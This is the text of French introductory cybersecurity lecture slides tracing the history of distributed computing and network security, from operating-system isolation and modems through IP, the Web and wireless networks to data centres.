Introduction à la Cyber Sécurité


"On the Internet, nobody knows you're a dog."

https://perso.telecom-paristech.fr/urien/cours.html

Un rapide historique


Applications distribuées

- **Une application distribuée est un ensemble d'entités logicielles, logiquement autonomes, qui produisent, consomment et échangent des informations**
  - OUTi = PROG(INi))
- **Dans un premier temps les composants logiciels des applications étaient logés dans un même système informatique, constituant de fait leur média de communication (parfois dénommé *gluware*).**
  - Le bus système permet le transfert des informations stockées en mémoire, les modules logiciels sont réalisés par des processus gérés par le système d'exploitation.
  - La sécurité est uniquement dépendante des caractéristiques du système d'exploitation, par exemple en terme de gestion des droits utilisateurs, ou d'isolement des processus.



Sonde d'écoute
CPU
MEM
P2
Bus Système
MEM
P1
PONT
de BUS
Prog1
Data1
Prog2
Data2
DISQUE
CARTE
RESEAU
Bus IO
OS Firewall

Principe d'architecture d'un microprocesseur


Micro Programme µP
Micro Instruction µI
Mémoire Finie
Saut (Jump)




Intel 4004 1971



RISC: AVR



4-Wire In/Out
3-Wire In/Out
JTAG Interface
Flash
Serial Peripheral Interface
EEPROM
OCD
Program Counter
Analog Comparator
Instruction Register
32 General Purpose Registers
A/D Converter
Control Lines
LCD Interface
Instruction Decoder
RAM
ALU
USART
CPU
SPI
TWI
Watchdog Timer
I/O Ports
Interrupts
Timer/ Counters

Terminator, 1984, camera of robot T-800 Model-101




Instructions assembleur 6502 (APPLE II)

Architecture



Harward




Van Neumann

L'âge des MODEMs

- Dans une deuxième période l'application distribuée est répartie entre plusieurs systèmes informatiques reliés entre eux par des liens de communications supposés sures (c'est à dire qu'il est difficile d'enregistrer ou de modifier l'information transmise) tels que modems ou liaisons spécialisées (X25, RNIS …).
- Nous remarquerons à ce propos qu'il est possible de sécuriser une liaison de type point à point par un dispositif matériel de chiffrement.


Front End Processor (FEP)

IBM360 65-80



Internet Protocol

- Enfin l'émergence de la toile d'araignée mondiale a permis de concevoir des systèmes distribués à l'échelle planétaire, les composants logiciels sont répartis sur des systèmes informatiques hétéroclites, le réseau n'est pas sûr, le nombre d'utilisateurs est important.
- D'abord absente des premières spécifications de, la sécurité de l'Internet (*Security Architecture for the Internet Protocol*, RFC 825, 1995) puis du WEB (*Secure Socket Layer*, SSL 3.0, 1996), devient un paramètre critique et tente de concilier des contraintes à priori antinomiques telles que, nécessité économique d'utiliser Internet, et impérative résistance au piratage informatique ou à l'espionnage.



Poster de Tim Berners-Lee à la conférence ACM Hypertext 91

https://www.ietf.org/proceedings/23

IETF 23, San Diego, CA, USA March 1992

ACKNOWLEDGEMENTS

The Twenty-Third Internet Engineering Task Force was held in San Diego, California during the week of March 16th and boasted an unprecedented 530 attendees. Access to the Internet was provided through the Local Host, San Diego Supercomputer Center, and a number of local vendors. E. Paul Love, Jr. arranged for the setup of the Terminal Room and was assisted in that endeavor by Hans-Werner Braun, Bilal Chinoy, Don Doering, Jay Dombrowhski, Kevin Fall, Richard Gallup, and several others. We wish to thank Paul and the others for the long hours and hard work which resulted in a terrific Terminal Room. Recognition should also be extended to the following organizations for their generous contributions:

Pacific Bell	T1 link
Helfrich Co. and Verilink	CSU/DSU pair for link
CERFnet	cisco Routers; Internet Link
Digital Equipment	Workstation plus X-Terms
Sun	Workstations
Hewlett-Packard	Workstations plus X-Terms

CURRENT MEETING REPORT

Minutes of the MIME to MHS Mapping BOF (MIMEMHS)


Report not submitted. Refer to Area Report for a brief summary.

Attendees


Harald Alvestrand	harald.alvestrand@delab.sintef.no
Tim Berners-Lee	timbl@info.cern.ch
Ronald Broersma	ron@nosc.mil
Erik Fair	fair@apple.com
Jill Foster	jill.foster@newcastle.ac.uk
James Galvin	galvin@tis.com
Jisoo Geiter	geiter@gateway.mitre.org
Terry Gray	gray@cac.washington.edu
Steve Hardcastle-Kille	s.kille@cs.ucl.ac.uk
Erik Huizer	huizer@surfnet.nl
Kevin Jordan	kej@udev.cdc.com
Jim Knowles	jknowles@binky.arc.nasa.gov
Walter Lazear	lazear@gateway.mitre.org
Larry Masinter	masinter@parc.xerox.com
Daniel Molinelli	moline@gumby.dsd.trw.com
Keith Moore	moore@cs.utk.edu
Emmanuel Pasetes	ekp@enlil.premenos.sf.ca.us
Marshall Rose	mrose@dbc.mtview.ca.us
Michael St. Johns	stjohns@umd5.umd.edu
Einar Stefferud	stef@nma.com
Steve Thompson	sjt@gateway.ssw.com
Gregory Vaudreuil	gvaudre@nri.reston.va.us

Ubiguitous Networks

- La dernière révolution des communications s'appuie sur les technologies de réseaux IP sans fil, tels que Wi-Fi ou WiMAX.
- Les liens filaires symboles d'une connectivité volontaire et contrôlée s'estompent, l'infrastructure du réseau devient diffuse et invisible. Un nouveau besoin de sécurité s'affirme, le contrôle des accès réseaux.




Une société fondée en 1998 par Larry Page et Sergev Brin




Vers le Data Center…

1792 megabytes of memory
366 gigabytes of disk storage
2933 megahertz in 10 CPUs

